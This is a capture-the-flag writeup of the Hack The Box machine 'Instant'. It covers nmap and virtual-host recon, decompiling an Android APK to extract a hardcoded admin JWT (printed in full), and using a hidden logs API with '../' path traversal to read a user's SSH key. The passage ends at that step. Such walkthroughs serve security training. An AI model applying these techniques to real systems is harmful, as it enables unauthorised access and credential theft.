
Instant
Hack The Box Machine Writeup

I wish I had that much money
Summary
Instant was a medium Linux box that I found to be rather enjoyable due to the mobile attack vector for the user step and the shorter then average length for a medium box. the user step focuses around exploiting an android .APK. It was also nice because it did not require actually loading the APK on a VM phone which some other mobile challenges and CTF machines have and is always a pain. The root step involves leveraging Solar putty Decrypter to find Root's password.
To obtain User.txt first the attacker downloads an Instant.apk from a web server. This can then be decompiled and reversed to find a swagger and api virtual host as well as hardcoded admin session creds. In the swagger docs is a hidden logs api that contains an arbitrary file read vulnerability. Using ../ to escape the directory and the hardcoded admin session creds that were found, the Shirohige user’s ssh key can then be read off the machhine. This key can be leveraged with SSH to get a shell and complete the user phase of the machine.
The Root phase was very short. In the /opt directory there is a SolarPutty sessions backup file. Some google searching reveals a POC that can be used to decrypt the backup file. The password used to encrypt the backup must then be discovered through brute force, creating a script to feed a wordlist into the POC exe decryption application. Once the session backup is encrypted it is found to contain the root user's password. Using SU and the discovered password a root shell is then obtained completing the box.

Android master race
User
recon
Port scan with Nmap
I started off as normal by checking open ports with Nmap. Running it with sudo defaults to a -sS stealth scan. -sV for version enumeration and -sC for running default NSE scripts for each discovered port.
┌──(kali㉿localhost)-[~/Desktop]
└─$ sudo nmap 10.10.11.37 -sC -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 09:32 EST
Nmap scan report for 10.10.11.37
Host is up (0.033s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
|_  256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://instant.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.24 seconds
We see an extremely small attack surface, looks like we will be attacking a web server. There is also a redirect to an instant.htb domain, which we can add to our /etc/hosts file at this point for DNS resolution.
┌──(kali㉿localhost)-[~/Desktop]
└─$ tail -n 1 /etc/hosts
10.10.11.37     instant.htb
Virtual host fuzz with Wfuzz
Whenever I get a domain like this in a CTF I like to do a quick fuzzing scan to see if I can discover virtual hosts through brute force. Run it once to find the default response length, then i used --hw to hide responses based on the Word count
┌──(kali㉿localhost)-[~/Desktop]
└─$ wfuzz -u http://instant.htb -H "Host:FUZZ.instant.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt --hw 28
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://instant.htb/
Total requests: 19966

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000009532:   400        10 L     35 W       303 Ch      "#www"
000010581:   400        10 L     35 W       303 Ch      "#mail"

Total time: 67.65163
Processed Requests: 19966
Filtered Requests: 19964
Requests/sec.: 295.1295
The fuzz came back with nothing but the expected false positives this time.
Instant.htb Web server enumeration
Up next in the enumeration steps is to check out the webserver on port 80. It appears to be a basic company page for a money transfer application. There is a Download Now! button in the top right that points to /downloads/instant.apk. Looks like we will need to do some basic android hacking, exciting!

Gimme that APK

Thank you!
there is also a button further down the page that downloads the same apk file

I think the path is to reverse the apk guys
it's always good to enumerate as much as possible, so while i'm pretty sure the path involves the downloaded apk, I ran a directory busting scan to make sure i'm not missing anything.
┌──(kali㉿localhost)-[~/Desktop]
└─$ feroxbuster -u http://instant.htb

___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ _/ | |  \ |__
|    |___ |  \ |  \ | __,    __/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
───────────────────────────┬──────────────────────
🎯  Target Url            │ http://instant.htb
🚀  Threads               │ 50
📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
👌  Status Codes          │ All Status Codes!
💥  Timeout (secs)        │ 7
🦡  User-Agent            │ feroxbuster/2.10.4
💉  Config File           │ /etc/feroxbuster/ferox-config.toml
🔎  Extract Links         │ true
🏁  HTTP methods          │ [GET]
🔃  Recursion Depth       │ 4
🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        9l       28w      307c http://instant.htb/js => http://instant.htb/js/
301      GET        9l       28w      308c http://instant.htb/css => http://instant.htb/css/
301      GET        9l       28w      308c http://instant.htb/img => http://instant.htb/img/
200      GET       73l      165w     2022c http://instant.htb/js/scripts.js
301      GET        9l       28w      314c http://instant.htb/downloads => http://instant.htb/downloads/
200      GET       49l      241w    13102c http://instant.htb/img/logo.png
200      GET      337l     1155w    16379c http://instant.htb/index.html
301      GET        9l       28w      315c http://instant.htb/javascript => http://instant.htb/javascript/
200      GET      195l     1097w   116351c http://instant.htb/img/blog-2.jpg
200      GET        1l        4w       16c http://instant.htb/downloads/
200      GET      245l     1305w   143898c http://instant.htb/img/blog-1.jpg
200      GET     7852l    19986w   199577c http://instant.htb/css/default.css
200      GET      434l     2599w   304154c http://instant.htb/img/blog-3.jpg
301      GET        9l       28w      322c http://instant.htb/javascript/jquery => http://instant.htb/javascript/jquery/
200      GET    10907l    44549w   289782c http://instant.htb/javascript/jquery/jquery
200      GET        0l        0w  5415990c http://instant.htb/downloads/instant.apk
200      GET      337l     1155w    16379c http://instant.htb/
[####################] - 78s   210030/210030  0s      found:17      errors:25228
[####################] - 77s    30000/30000   390/s   http://instant.htb/
[####################] - 77s    30000/30000   391/s   http://instant.htb/js/
[####################] - 75s    30000/30000   398/s   http://instant.htb/css/
[####################] - 78s    30000/30000   386/s   http://instant.htb/img/
[####################] - 77s    30000/30000   392/s   http://instant.htb/downloads/
[####################] - 77s    30000/30000   392/s   http://instant.htb/javascript/
[####################] - 75s    30000/30000   400/s   http://instant.htb/javascript/jquery/
Nothing useful in this case.

Onwards to reversing the apk
Reversing Instant.apk
In order to look inside and reverse the instant.apk android file we must first decompile it with apktool. It can be installed through apt if required.
┌──(kali㉿localhost)-[~/Desktop]
└─$ apktool d instant.apk -o instant_decompiled
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on instant.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
Now we can see that we have a whole bunch of new files and directories in the instant_decompiled folder, representing the components that were compiled into the .apk.
┌──(kali㉿localhost)-[~/Desktop/instant_decompiled]
└─$ ls
AndroidManifest.xml  apktool.yml  assets  kotlin  lib  META-INF  original  res  smali  unknown
I then also used d2j-dex2jar to convert instant.apk into a JAR archive that can be viewed with JD-GUI to look at the source code in an easy manner.
┌──(kali㉿localhost)-[~/Desktop]
└─$ d2j-dex2jar instant.apk -o instant.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
dex2jar instant.apk -> instant.jar

Detail Error Information in File ./instant-error.zip
Please report this file to one of following link if possible (any one).
https://sourceforge.net/p/dex2jar/tickets/
https://bitbucket.org/pxb1988/dex2jar/issues
https://github.com/pxb1988/dex2jar/issues
dex2jar@googlegroups.com

┌──(kali㉿localhost)-[~/Desktop]
└─$ jd-gui instant.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Looking around at the source code the file AdminActivites.class immediately stands out as it appears to have a hard coded JWTtoken for authorization and a subdomain for API calls that is new to us.

Pardon my top tier image editing skills
I then added mywalletv1.instant.htb to my /etc/hosts file and add the Authorization header to my requests to auth to endpoint:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
Lazy/unsafe coders is why we have jobs
Exploiting Admin Api
Checking out the endpoint in the request hardcoded in the application (/api/v1/view/profile) we can see an Unauthorized response until we add the authorization header.

Good thing we have the authorization header
I created a Match and Replace rule in burp to add the authorization header we extracted from the APK to all requests.

There are many other ways to do this, I found this to be the easiest
When forwarding the request thru burp we can see we are now authorized as the instantAdmin user.
.PNG)
Look at me, I am the admin now
.jpg)
my favorite part of web app testing
Looking further at the source code we can also see other API endpoints for login, register, transaction, and one for confirming a pin.
.PNG)
one

two

three

four, four endpoints
None of these look particularly useful for obtaining a shell on the host. To enumerate other possible endpoints I used a feroxbuster scan but this did not turn up anything
┌──(kali㉿localhost)-[~/Desktop]
└─$ feroxbuster -u http://mywalletv1.instant.htb/api/v1/ -H "Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"

___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ _/ | |  \ |__
|    |___ |  \ |  \ | __,    __/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
───────────────────────────┬──────────────────────
🎯  Target Url            │ http://mywalletv1.instant.htb/api/v1/
🚀  Threads               │ 50
📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
👌  Status Codes          │ All Status Codes!
💥  Timeout (secs)        │ 7
🦡  User-Agent            │ feroxbuster/2.10.4
💉  Config File           │ /etc/feroxbuster/ferox-config.toml
🤯  Header                │ Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYytWZ6rYA
🔎  Extract Links         │ true
🏁  HTTP methods          │ [GET]
🔃  Recursion Depth       │ 4
🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
405      GET        5l       20w      153c http://mywalletv1.instant.htb/api/v1/login
405      GET        5l       20w      153c http://mywalletv1.instant.htb/api/v1/register
[####################] - 2m     30000/30000   0s      found:2       errors:0
[####################] - 2m     30000/30000   304/s   http://mywalletv1.instant.htb/api/v1/
Swagger Document to find Logs Endpoint
At this point I went back to looking at the decompiled APK to see if there was something I was missing, perhaps another endpoint hidden away somewhere. After looking around for a couple minutes and leveraging ChatGPT I came across the network_security_config.xml. In which I was able to find another virtualhost, swagger-ui.instant.htb. This is extremely useful as swagger endpoints document the API.

I love me some swagger
I then added this to my /etc/hosts file for DNS resolution so we can reach it.
┌──(kali㉿localhost)-[~/Desktop]
└─$ sudo tail -n 1 /etc/hosts
10.10.11.37     instant.htb mywalletv1.instant.htb swagger-ui.instant.htb
Looking at the swagger document we can see there is a logs endpoint that we had not discovered by reversing the APK.
.PNG)
And this is likely our way in
The read logs function seems particularly interesting as it seems like a possible route to a shell on the machine through file read.

Maybe reading some ssh keys?
We can auth to the swagger endpoint using the authorization key we took from the apk.

Click the authorize button if that was not clear

Entering the value we got from the hard coded API request in the APK
Then click try it out to unlock the function. We can see the shirohige user on the box by looking at the example response.
.PNG)
日本?
Arbitary file read for Shirohige SSH key
My idea of the attack vector at this point is to steal this shirohige user's SSH key and simply ssh into the box to obtain a shell. Using a simple ../ to escape the logs directory back to shirohige's home works and can be used to obtain the SSH key.
